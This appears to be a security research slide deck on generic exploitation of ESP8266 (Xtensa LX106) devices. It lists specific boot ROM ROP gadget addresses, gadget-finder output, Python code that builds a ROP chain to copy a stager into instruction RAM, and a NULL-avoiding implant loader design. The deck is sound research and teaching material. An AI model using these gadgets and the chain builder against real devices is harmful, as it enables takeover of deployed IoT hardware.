


Fig. 1


ESP8266 INTERNALS

Fig. 2




ESP8266 BLOCK DIAGRAM

- 18 pin SoC, 18x20mm
- 802.11b/g/n wifi, media access controller (with lx106 32-bit CPU)



XTENSA LX106 - 32-BIT RISC CPU

- Harvard architecture
- No caches
- Mixed instruction set:
  - 24-bit base ISA
  - “narrow” 16- bit instructions
- Little-endian



LX106 REGISTERS

- **a0-a15**: General Registers
  - **a0**: return address (when **CALL**ing functions)
  - **a1**: stack pointer
- Special registers, including:
  - **PC**: Program Counter
  - **SAR**: Shift Amount Register

XTENSA CORE ISA BY EXAMPLE

- **format**: *instr <dst>, <src>, <src>*
- Arithmetic:
  - **`addi a5, a12, 0xf0`**
  - **`sub a1, a1, a6`**
- Conditional branches:
  - **`bany a4, a5, <imm8>`**
- Moves:
  - **`mov a2, a6`**
- Load / store:
  - **`l32i.n a0, a1, 0`**
  - **`s8i a6, a5, 1`**
- Calls, jumps, returns:
  - **`callx0 a14`**
  - **`jx a11`**
  - **`ret.n`**

XTENSA ABI - CALL0/CALLX0

- **a0**: Return address
  - Preserved on stack by non-leaf functions
- **a1**: Stack pointer
- **a2-a7**: Function arguments (any more on stack)
- **a12-a15**: Callee saved

LX106 PHYSICAL MEMORY LAYOUT

Start Address	Size	R/W	Access Width (bits)	Name / Description
0x00000000	0x20000000	N/A	N/A	Protected Region
0x20000000	0x1FF00000	R	8/16/32	Apparently unmapped (reads as 00 80 00 00)
0x3FF00000	0x10000	R/W	8/16/32	Dport0
0x3FF10000	0x10000	R	8/16/32	Apparently unmapped (reads as 00 00 00 00)
0x3FF20000	0x10000	R/W	8/16/32	WDev Control Registers
0x3FF30000	0x90000	R	8/16/32	Apparently unmapped (reads as 00 00 00 00)
0x3FFC0000	0x20000	R?	8/16/32	Unknown Region 1
0x3FFE0000	0x8000	R	8/16/32	Apparently unmapped (reads as 00 00 00 00)
0x3FFE8000	0x18000	R/W	8/16/32	Data RAM
0x40000000	0x10000	R	32	Boot ROM
0x40010000	0x10000	R	32	Boot ROM (repeated)
0x40020000	0xD0000	R	32	Apparently unmapped (reads as 00 00 00 00)
0x40100000	0x8000	R/W	32	Instruction RAM
0x40108000	0x8000	R/W	32	Mappable Instruction RAM
0x40110000	0x30000	R	32	Apparently unmapped (reads as 00 00 00 00)
0x40140000	0xC0000	R	32	Apparently unmapped (reads as 59 31 d8 ec)
0x40200000	0x100000	R	32	SPI Flash Cache
0x40300000	0x1FD00000	R	8/16/32	Apparently unmapped (reads as 00 80 00 00)
0x60000000	0x10000000	R/W	8/16/32	Memory-Mapped IO Ports
0x70000000	0x90000000	R	8/16/32	Apparently unmapped (reads as 00 00 00 00)

INTERESTING REGIONS FOR LX106

- Data RAM: stack, heap, static buffers
  - `0x3FFE8000 0x18000 RW 8/16/32`
- Instruction RAM: firmware loaded here
  - `0x40100000 0x8000 RWX 32`
  - `0x40108000 0x8000 RWX 32` (mappable `iram`)
- Boot ROM: initial boot loader, more
  - `0x40000000 0x10000 RX 32`
  - `0x40010000 0x10000 RX 32`

BOOTLOADER / SDK MEMORY

- On chip executable ROM, *baked in*, provides:
  - Common routines (`strcpy`, `strlen`, `strstr`, more)
  - Initial boot loader code, IVT…
- As we saw, mapped *twice* in physical memory:
  - `0x40000000 and 0x40010000`

STACK SMASHING ON XTENSA

```
.text:000040D2          l32i.n          a12, a1, 8          ; a12 = *(a1 + 8)
.text:000040D4          l32i.n          a0, a1, 4           ; a0  = *(a1 + 4)
.text:000040D6          addi            a1, a1, 0x10        ; a1 = a1 + 16
.text:000040D9          ret.n                               ; jx a0
```

- Buffer overflow allows us to overwrite saved `a0` register (and `a12`) on stack
- When function returns (via `ret.n`), results in code execution
- Where to redirect execution? Stack? Heap?

KEY EXPLOITATION CHALLENGE

HARVARD ARCHITECTURE

- lx106 uses separate physical memory for code and data
- Structural limitation: can only fetch from `iram`

- CPU **won't** execute data as code in data RAM
  - Can't execute code on stack or heap
  - *Can* execute firmware functions, bootrom

MEMORY REGIONS

- Overflow is happening in data ram, can't run code there!
  - `0x3FFE8000:` Data RAM
- Executable regions include:
  - `0x40000000:` Boot ROM
  - `0x40010000:` Boot ROM (repeated)
  - `0x40100000:` Instruction RAM
  - `0x40108000:` Mappable Instruction RAM

EXPLOITATION GOAL

- Can’t run code in `dram` where overflows happen:
  - Can’t trampoline to stack or use heap or static buffer to run shell code
- ‘NX’ situation forces us to use ROP:
  - We’ll leverage ROP to copy shell code into `iram` and execute it

TARGETING THE BOOT ROM

- Boot ROM baked into the CPU, mapped to a static range
  - Gadgets we find here will be present at the same address, regardless of platform (FreeRTOS, NodeMCU, other)
  - Executable bytes in a predictable place: can't be updated or randomized
- Mapped twice - `0x4000` and `0x4001` - latter lets us avoid null bytes - serendipitous choice by designers?
- With enough bootrom gadgets we have "generic" approach!

XTENSA AND ROP

- What do gadgets look like on xtensa core ISA / ESP8266?
- How do we find them? (Not supported by existing publicly-available tools)
- Can we get enough for real exploitation?

ROP ON XTENSA

GADGETS ON LX106

- Any sequence of instructions ending in:
  - **`ret.n`**
  - **`callx0 <register>`**
  - **`jx <register>`**
  - (un)conditional branch
- Does something useful - this one sets **`a2=a12`**

```
.text:00003123    mov.n     a2, a12          ; a2 = a12
.text:00003125    l32i.n    a0, a1, 0        ; a0  = *(a1 + 0)
.text:00003127    l32i.n    a12, a1, 4       ; a12 = *(a1 + 4)
.text:00003129    addi      a1, a1, 0x10     ; a1 = a1 + 16
.text:0000312C    ret.n                      ; jx a0
```

NARROW INSTRUCTIONS HELP!

- 16 and 24 bit instructions means **any** byte is a valid target, increases gadget density
  - `85 E9 FF:` **`call0 <pc-relative addr>`**
  - `E9 FF:` **`s32i.n a14, a15, 0x3C`**
- Leads to instruction sequences in gadgets that compiler never generated

XROP: XTENSA MODE

- **xrop**: Amat Cama https://github.com/acama/xrop
  - Useful gadget finding tool! x86, ARM, MIPS, PPC
  - I added support for xtensa core ISA to **libxdiasm** and ROP finding in **xrop**, see github.com/jsandin/xrop
  - Hope to get it merged
- Used it to dump gadgets in bootrom and started manually analyzing for useful ones

XROP XTENSA OUTPUT

```
jsandin@stanny:~/src/xrop$ xrop -r xtensa -d 3 ../esp-elf-rom/bootrom.bin
> 0x3401          E1F8                    l32i.n        a15, a1, 56
0x3403            A108                    l32i.n        a0, a1, 40
0x3405            40C112                  addi  a1, a1, 64
0x3408            F00D                    ret.n
_____________________________________________________________________

> 0x3402          A108E1                  l32r  a14, 0xfffeb824
0x3405            40C112                  addi  a1, a1, 64
0x3408            F00D                    ret.n
_____________________________________________________________________

> 0x341c          A0A0A0                  addx4 a10, a0, a10
0x341f            0AA8                    l32i.n        a10, a10, 0
0x3421            000AA0                  jx    a10
_____________________________________________________________________

...

> 0x8a65          050C                    movi.n        a5, 0
0x8a67            060C                    movi.n        a6, 0
0x8a69            0F7D                    mov.n a7, a15
0x8a6b            0009C0                  callx0        a9
_____________________________________________________________________
```

EXPLOITATION STRATEGY

- Use gadgets in bootrom to:
    1. Copy shell code from stack to `iram`
    2. Jump to newly written shell code in `iram`
    3. Shell code performs platform-specific actions
- Clearly, we need gadgets for writing to memory

REMARKS ON WRITING TO IRAM

- `iram` reads and writes must be word aligned! This goes for implant code as well
- xtensa documentation *recommends* two `isyncs` after writing to ensure fetch pipeline sees new instructions
- `esp-gdbstub` will perform `isync` for you - beware
- So we also need an `isync` gadget

BOOTROM GADGETS: WRITE-4

- `0x40012b52`: populate `a12-a15`

```
.text:00002B52          l32i.n      a12, a1, 4      ; a12 = *(a1 +  4)
.text:00002B54          l32i.n      a13, a1, 8      ; a13 = *(a1 +  8)
.text:00002B56          l32i.n      a14, a1, 0xC    ; a14 = *(a1 + 12)
.text:00002B58          l32i.n      a15, a1, 0x10   ; a15 = *(a1 + 16)
.text:00002B5A          l32i.n      a0, a1, 0       ; a0  = *(a1 +  0)
.text:00002B5C          addi        a1, a1, 0x20    ; a1 = a1 + 32
.text:00002B5F          ret.n                       ; jx a0
```

- `0x40015853`: `*(a15 + 0x3c) = a14`

```
.text:00005853          .byte 0x85
.text:00005854 ; ---------------------------------------------------------------
.text:00005854          s32i.n      a14, a15, 0x3C  ; *(a15 + 60) = a14
.text:00005856          movi        a2, 0           ; a2 = 0
.text:00005859          l32i        a0, a1, 0       ; a0 = *(a1 + 0)
.text:0000585C          addi        a1, a1, 0x10    ; a1 = a1 + 16
.text:0000585F          ret.n                       ; jx a0
```

- combination lets us write data to `iram` using ROP

BOOTROM GADGETS: ISYNC

- `0x4001dd45`: `isync` gadget to reset instruction fetch

```
.text:0000DD45              isync
.text:0000DD48
.text:0000DD48 loc_DD48:
.text:0000DD48              ret.n
```

- `0x40011dbd`: `callx0 a4` to call above gadget*

```
.text:00001DBD              callx0          a4
.text:00001DC0
.text:00001DC0 loc_1DC0:                                    ; ...
.text:00001DC0              l32i.n          a12, a1, 4      ; a12 = *(a1 + 4)
.text:00001DC2              l32i.n          a0, a1, 0       ; a0  = *(a1 + 0)
.text:00001DC4              addi            a1, a1, 0x10    ; a1 = a1 + 16
.text:00001DC7              ret.n                           ; jx a0
```

- Combination lets us `isync` after writing `iram`

"MASTER" GADGET IN IOT PLATFORM

- Better gadgets in firmware - position may vary by version

```
_xt_int_exit:
s32i            a14, a1, 0x44
s32i            a15, a1, 0x48
l32r            a1, off_40101348
l32i            a1, a1, 0
l32i            a1, a1, 0
l32r            a14, off_40101348
l32i            a14, a14, 0
addi            a15, a1, 0x50
s32i.n          a15, a14, 0
call0           _xt_context_restore
l32i            a14, a1, 0x44
l32i            a15, a1, 0x48
l32i.n          a0, a1, 0
ret.n
; End of function _xt_int_exit
```

```
_xt_context_restore:
l32i            a3, a1, 0x4C
l32i.n          a2, a1, 0x14
wsr.sar         a3
l32i.n          a3, a1, 0x18
l32i.n          a4, a1, 0x1C
l32i.n          a5, a1, 0x20
l32i.n          a6, a1, 0x24
l32i.n          a7, a1, 0x28
l32i.n          a8, a1, 0x2C
l32i.n          a9, a1, 0x30
l32i.n          a10, a1, 0x34
l32i.n          a11, a1, 0x38
l32i.n          a12, a1, 0x3C
l32i            a13, a1, 0x40
ret.n
; End of function _xt_context_restore
```

BOOTROM GADGETS

- There are more gadgets that allow other approaches
  - Call existing functions in firmware e.g. admin password reset, if present

- With the gadgets shown however, we have enough to tackle exploitation

- But how will we use them?

GENERIC EXPLOITATION

EXPLOITATION TACTIC

- Our ROP approach is expensive and cumbersome:
  - 12x **bloat**: 12 words (in chain) per 1-word write
  - Write-4 gadget can't deal with **NULL** bytes

- Use **gadget chain** to copy small **stager** to unused `iram` and execute

- Stager decodes, copies, and executes a platform-specific **implant**

NULL BYTES

- Some overflows don't allow **NULL** bytes, 3 ways we deal with this:
  - Pick gadgets in `0x4001` range of bootrom with no **NULL** bytes
- Stager should not contain **NULL** bytes
- When copying implant, stager should **`xor`** words of implant with a mask to allow us to have **NULL** bytes in implant

STEP 1: ROP WRITE TO IRAM

- Pick a high target address in unused part of `iram`
- For each word in our assembled (null-free) stager:
  - Add that word, target address, and address of write gadget to chain
  - Increment target address by 4
- This pair of gadgets runs as many times as needed to copy whole stager

CODE TO GENERATE ROP CHAIN

populate a12-a15: 32 bits

```
l32i.n          a12, a1, 4
l32i.n          a13, a1, 8
l32i.n          a14, a1, 0xC
l32i.n          a15, a1, 0x10
l32i.n          a0, a1, 0
addi            a1, a1, 0x20
ret.n
```

write-4: 16 bits

```
s32i.n          a14, a15, 0x3C
movi            a2, 0
l32i            a0, a1, 0
addi            a1, a1, 0x10
ret.n
```

```
for i in xrange(0, len(stager), 4):
    four_bytes = stager[i:i+4]
    if(len(four_bytes) < 4):
        four_bytes += ((4 - len(four_bytes)) * '\xff')

    # prepare stack to populate a12-a15

    rop_chain += pack('<I', WRITE_FOUR)
    rop_chain += pack('<I', 0xdeadbeef)
    rop_chain += pack('<I', 0xdeadbeef)
    rop_chain += four_bytes                         # a14
    rop_chain += pack('<I', target_address)     # a15
    rop_chain += pack('<I', 0xdeadbeef)
    rop_chain += pack('<I', 0xdeadbeef)
    rop_chain += pack('<I', 0xdeadbeef)

    target_address += 4

    # prepare stack to set *(a15 + 60) = a14

    if(i + 4 < len(stager)):
        rop_chain += pack('<I', POPULATE_a14_a15)
    else:
        rop_chain += pack('<I', STAGE2)         # isync chain
    rop_chain += pack('<I', 0xdeadbeef)
    rop_chain += pack('<I', 0xdeadbeef)
    rop_chain += pack('<I', 0xdeadbeef)
```

STEP 2: STAGER COPIES IMPLANT

- Once stager is copied into `iram`, it is executed
- Stager reads a mask (`0xfdfdfdfd`), implant size, and target address from stack
- Implant is copied to the target addr and executed
- Mask **`xor`**ed with implant to decode **NULL** bytes

STAGER* CODE: 37 BYTES

1-5: read mask, implant size, target address from stack

9-17: unmask implant and copy

20-23: call `isync` using ROP (to avoid NULL bytes)

